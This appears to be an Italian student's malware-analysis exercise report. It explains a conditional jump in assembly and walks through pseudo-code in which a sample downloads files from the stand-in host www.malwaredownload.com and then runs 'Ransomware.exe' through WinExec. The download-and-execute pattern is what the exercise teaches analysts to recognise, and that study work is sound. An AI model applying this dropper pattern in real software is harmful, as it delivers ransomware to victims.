Report

Malware analysis

1. Salti condizionali eseguiti e non eseguiti

All'interno di questa porzione di codice in linguaggio assembly, sono riportati due salti condizionali, di cui solo uno sarà quello effettuato.


I due salti individuati sono: JZ (Jump if zero) e JNZ (Jump if not zero).

Il salto che verrà eseguito è il JZ (loc 00401068), in quanto all'interno del codice i parametri riportati in EAX e EBX, una volta comparati, hanno 0 come risultato (visto che lo ZF ha valore 1). Quindi possiamo dire che il JZ esegue il salto soltanto se il risultato del cmp è uguale a 0.

Nell'altro caso, ovvero del salto non eseguito, JNZ (loc 0040105B) effettuerà il salto soltanto nel caso in cui il risultato di cmp è diverso a 0.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2. Diagramma di flusso



3. Funzionalità del malware

Le funzionalità implementate all'interno di questo malware sono:

- "DownloadToFile()": questa funzione da la possibilità al malware di scaricare dei file dall'url riportato nelle righe precedent: www.malwaredownload.com.
- "Winexec":va a creare un processo, per poter poi eseguire il "Ransomware.exe".

4. Analisi dettagliata degli argomenti

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

All'interno di questa porzione di codice, andiamo ad analizzare il comportamento della call in relazione alle altre istruzioni.

Per quanto riguarda la parte iniziale, vediamo come EDI viene inserito all'interno di EAX attraverso l'istruzione "mov", il che significa che l'url riportato nelle note viene inserito nel parametro EAX. Dopodiché EAX viene pushato sullo stack e viene chiamata la funzione "DownloadToFile()" per permettere al malware di scaricare dei file dall'URL "www.malwaredownload.com".

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

All'interno di questa porzione di codice, analizzeremo la seconda call riguardante la funzione "Winexec".

Inizialmente, possiamo vedere come il contenuto di EDI viene copiato all'interno di EDX e, in un secondo momento, EDX viene pushato sullo stack. Nella riga successiva, vediamo che attraverso l'istruzione "call" viene chiamata la funzione "WinExec()" per permettere al malware di creare un processo. Il processo che verrà messo in elaborato è quello dedicato al "Ransomware.exe".

Una volta creato ipoteticamente il processo all'interno di una macchina vittima, il ransomware potrebbe criptare tutti i file.